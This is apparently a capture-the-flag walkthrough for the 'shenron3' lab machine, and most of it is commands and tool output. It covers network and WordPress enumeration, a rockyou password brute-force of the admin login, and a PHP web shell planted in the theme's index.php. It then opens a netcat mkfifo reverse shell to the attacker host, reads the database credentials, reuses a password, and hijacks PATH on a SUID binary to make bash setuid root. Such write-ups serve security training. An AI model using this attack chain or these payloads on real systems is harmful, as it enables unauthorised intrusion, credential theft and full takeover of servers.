Machine name: shenron3
ip: 192.168.56.124
netdiscover -r 192.168.56.106/24 -i eth1

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:11      1      60  Unknown vendor
 192.168.56.100  08:00:27:8a:98:9a      2     120  PCS Systemtechnik GmbH
 192.168.56.124  08:00:27:45:ea:fb      5     300  PCS Systemtechnik GmbH
```

nmap ping scan
nmap -sP 192.168.56.2-254 --exclude 192.168.56.1

```
┌─[root@parrot]─[/home/user/Desktop/burp]
└──╼ #nmap -sP 192.168.56.2-254 --exclude 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 13:36 +08
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
MAC Address: 08:00:27:8A:98:9A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.124
Host is up (0.00046s latency).
MAC Address: 08:00:27:45:EA:FB (Oracle VirtualBox virtual NIC)
Nmap done: 252 IP addresses (2 hosts up) scanned in 9.57 seconds
```

nmap udp scan
nmap -sU shenron3

```
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:45:EA:FB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1105.03 seconds
┌─[root@parrot]─[/home/user/Desktop/burp]
└──╼ #
```

nmap tcp scan
nmap -sC -sV -p- shenron
tcp port open 80

```
Nmap scan report for shenron3 (192.168.56.124)
Host is up (0.0015s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 4.6
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: shenron-3 | Just another WordPress site
MAC Address: 08:00:27:45:EA:FB (Oracle VirtualBox virtual NIC)
```

file scan main dir

ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://shenron3/FUZZ -fc 403

```
 :: Method           : GET
 :: URL              : http://shenron3/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403

readme.html             [Status: 200, Size: 7342, Words: 761, Lines: 99]
license.txt             [Status: 200, Size: 19935, Words: 3334, Lines: 386]
wp-config.php           [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-cron.php             [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-blog-header.php      [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5]
wp-links-opml.php       [Status: 200, Size: 217, Words: 12, Lines: 11]
wp-login.php            [Status: 200, Size: 2126, Words: 111, Lines: 62]
index.php               [Status: 200, Size: 9848, Words: 392, Lines: 159]
wp-load.php             [Status: 200, Size: 0, Words: 1, Lines: 1]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1]
```

dir scan
ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u http://shenron3/FUZZ

```
 :: Method           : GET
 :: URL              : http://shenron3/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405

wp-includes             [Status: 200, Size: 36858, Words: 2164, Lines: 184]
wp-content              [Status: 200, Size: 0, Words: 1, Lines: 1]
server-status           [Status: 403, Size: 273, Words: 20, Lines: 10]
                        [Status: 200, Size: 9848, Words: 392, Lines: 159]
                        [Status: 200, Size: 9852, Words: 392, Lines: 159]
```

wordpress correct hostname
http://shenron

```
15 <meta charset="UTF-8" />
16 <meta name="viewport" content="width=device-width" />
17 <title>shenron-3 | Just another WordPress site</title>
18 <link rel="profile" href="http://gmpg.org/xfn/11" />
19 <link rel="stylesheet" type="text/css" media="all" href="http://shenron/wp-content/themes/twentyeleven/style.css" />
20 <link rel="pingback" href="http://shenron/xmlrpc.php" />
```

enumerate plugins
wpscan --url http://shenron –api-token={token} -evp

```
[+] WordPress version 4.6 identified (Insecure, released on 2016-08-16).
 | Found By: Rss Generator (Passive Detection)
 |  - http://shenron/index.php/feed/, <generator>https://wordpress.org/?v=4.6</generator>
 |  - http://shenron/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.6</generator>
 |
```

enumerate users
wpscan --url http://shenron --api-token={token} -eu

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================================

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

may look promising

```
 | [!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping
 |     Fixed in: 4.6.7
 |     References:
 |      - https://wpscan.com/vulnerability/d74ee25a-d845-46b5-afa6-b0a917b7737a
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14719
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/41457
 |      - https://hackerone.com/reports/205481
```

```
 | [!] Title: WordPress 2.3.0-4.7.4 - Authenticated SQL injection
 |     Fixed in: 4.7.5
 |     References:
 |      - https://wpscan.com/vulnerability/95e87ae5-eb01-4e27-96d3-b1f013deff1c
 |      - https://medium.com/websec/wordpress-sqli-bbb2afcc8e94
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48
 |      - https://wpvulndb.com/vulnerabilities/8905
```

```
 | [!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer
 |     Fixed in: 4.7.1
 |     References:
 |      - https://wpscan.com/vulnerability/146d60de-b03c-48c6-9b8b-344100f5c3d6
 |      - https://www.wordfence.com/blog/2016/12/phpmailer-vulnerability/
 |      - https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-10045-vulnerabilities
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/24767c76d359231642b0ab48437b64e8c6c7f491
 |      - http://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html
 |      - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_phpmailer_host_header/
```

wpscan --url http://shenron -U admin -P /usr/share/wordlists/rockyou.txt

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / iloverockyou
Trying admin / ilovethomas Time: 00:03:32 <

[!] Valid Combinations Found:
 | Username: admin, Password: iloverockyou
```

RCE
Appearance → Editor → index.php
Inserting malicious php code:

Edit Themes

File edited successfully.

Twenty Eleven: Main Index Template (index.php)


```
<?php
/**
 * Main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * E.g., it puts together the home page when no home.php file exists.
 * Learn more: https://codex.wordpress.org/Template_Hierarchy
 *
 * @package WordPress
 * @subpackage Twenty_Eleven
 */

get_header();

if (isset($_GET['cmd']))
{
 echo "<pre>";
 system($_GET['cmd']);
 echo "</pre>";
}

?>
```

RCE confirmed:



reverse shell payload:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.106 4444 >/tmp/f
Url encode the payload

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.106 4444 >/tmp/f
```

```
26%31%7c%6e%63%20%31%39%32%2e%31%36%38%2e%35%36%2e%31%30%36%20%34%34%34%34%20%3e%2f%74%6d%70%2f%66
```

Low priv shell

```
┌──[root@parrot]─[/tmp]
└──╼ #nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.124] 38364
/bin/sh: 0: can't access tty; job control turned off
$
```

wp-config.php
wordpress:Wordpress@123

```
/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'Wordpress@123');
```

no special privileges

```
www-data@shenron:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@shenron:/var/www/html$ sudo -l
[sudo] password for www-data:
www-data@shenron:/var/www/html$
```

only root and shenron has shell for their login

```
www-data@shenron:/var/www/html$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
shenron:x:1000:1000::/home/shenron:/bin/bash
www-data@shenron:/var/www/html$ cat /etc/passwd|grep sh
root:x:0:0:root:/root:/bin/bash
shenron:x:1000:1000::/home/shenron:/bin/bash
www-data@shenron:/var/www/html$
```

crontab and passwd not writable

```
www-data@shenron:/var/www/html$ ls -l /etc/passwd ; ls -l /etc/crontab
-rw-r--r-- 1 root root 1609 Apr 16 10:39 /etc/passwd
-rw-r--r-- 1 root root 1042 Feb 14  2020 /etc/crontab
```

empty crontab

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

list of suid binaries
find / -perm -4000 2> /dev/null | xargs ls -lah

```
www-data@shenron:/var/www/html$ find / -perm -4000 2> /dev/null | xargs ls -lah
-rwsr-xr-x 1 root root        84K May 28  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root        52K May 28  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root        39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root        87K May 28  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root        55K Jul 21  2020 /usr/bin/mount
-rwsr-xr-x 1 root root        44K May 28  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root        67K May 28  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root        31K Aug 16  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root        67K Jul 21  2020 /usr/bin/su
-rwsr-xr-x 1 root root       163K Jan 19 19:51 /usr/bin/sudo
-rwsr-xr-x 1 root root        39K Jul 21  2020 /usr/bin/umount
-rwsr-xr-- 1 root messagebus  51K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root        15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root       463K Mar  9 19:47 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root        23K Aug 16  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root dip        386K Jul 23  2020 /usr/sbin/pppd
```

fairly recent kernel
lsb_release -a ; uname -a

```
www-data@shenron:/var/www/html$ lsb_release -a ; uname -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.2 LTS
Release:        20.04
Codename:       focal
Linux shenron 5.4.0-71-generic #79-Ubuntu SMP Wed Mar 24 10:56:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

may look promising

```
╔══════════╣ Interesting Files ╠══════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root       15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root       23K Aug 16  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root       31K Aug 16  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root       39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root       67K May 28  2020 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
```

```
SGID
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root crontab  43K Feb 14  2020 /usr/bin/crontab
-rwxr-sr-x 1 root tty      15K Mar 30  2020 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow   31K May 28  2020 /usr/bin/expiry
-rwxr-sr-x 1 root shadow   83K May 28  2020 /usr/bin/chage
-rwxr-sr-x 1 root tty      35K Jul 21  2020 /usr/bin/wall
-rwxr-sr-x 1 root shadow   43K Jul 22  2020 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow   43K Jul 22  2020 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root ssh     343K Mar  9 19:47 /usr/bin/ssh-agent
```

```
Writable log files (logrotten) (limit 100)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command:       /usr/bin/mail
    Default compress command:   /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path:    /var/lib/logrotate/status
    ACL support:                yes
    SELinux support:            yes
```

Hit dead-end even with linpeas
try with password re-use
shenron:iloverockyou

```
www-data@shenron:/$ su - shenron
Password:
shenron@shenron:~$
```

no sudo privileges as shenron

```
shenron@shenron:~$ sudo -l
[sudo] password for shenron:
Sorry, try again.
[sudo] password for shenron:
Sorry, user shenron may not run sudo on shenron.
shenron@shenron:~$
```

user flag

```
shenron@shenron:~$ ls -lah
total 48K
drwx------ 3 shenron shenron 4.0K Apr 16 15:11 .
drwxr-xr-x 3 root    root    4.0K Apr 15 18:41 ..
-rwx------ 1 shenron shenron  220 Apr 15 18:41 .bash_logout
-rwx------ 1 shenron shenron 3.7K Apr 15 18:41 .bashrc
drwx------ 2 shenron shenron 4.0K Apr 15 18:49 .cache
-rwx------ 1 shenron shenron   33 Apr 16 10:20 local.txt
-rwsr-xr-x 1 root    root     17K Apr 15 21:58 network
-rwx------ 1 shenron shenron  807 Apr 15 18:41 .profile
-rwx------ 1 shenron shenron    0 Apr 15 18:49 .sudo_as_admin_successful
shenron@shenron:~$ cat local.txt
a57e2ff676cd040d58b375f686c7cedc
shenron@shenron:~$
```

output of strings
binary runs netstat -nltup

```
/lib64/ld-linux-x86-64.so.2
3qKe
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
netstat -nltup
```

Path manipulation
Insert malicious bash script that lets bash run as suid

```
#!/bin/bash
chmod +s /bin/bash
```

Manipulates path so that malicious netstat script runs first

```
shenron@shenron:~$ export PATH=./bin/:$PATH
shenron@shenron:~$ ./network
```

bash suid-ed after running ./network

```
shenron@shenron:~$ ls -lah /bin/bash
-rwsr-sr-x 1 root root 1.2M Jun 18  2020 /bin/bash
```

root flag

```
shenron@shenron:~$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# ls -lah
total 40K
drwx------  3 root root 4.0K Apr 16 15:11 .
drwxr-xr-x 18 root root 4.0K Apr 16 15:26 ..
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  2 root root 4.0K Apr 15 22:27 .cache
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root  595 Apr 16 10:25 root.txt
-rw-------  1 root root  16K Apr 16 10:25 .viminfo
bash-5.0# cat root.txt

  mmmm  #                                                       mmmm
 #"   " # mm    mmm   m mm    m mm   mmm   m mm          "   "#
 "#mmm  #"  #  #"  #  #"  #   #"  " #" "#  #"  #            mmm"
     "# #   #  #""""  #   #   #     #   #  #   #   """        "#
 "mmm#" #   #  "#mm"  #   #   #     "#m#"  #   #          "mmm#"

Your Root Flag Is Here :- a7ed78963dffd9450a34fcc4a0eecb98

Keep Supporting Me. ;-)
bash-5.0#
```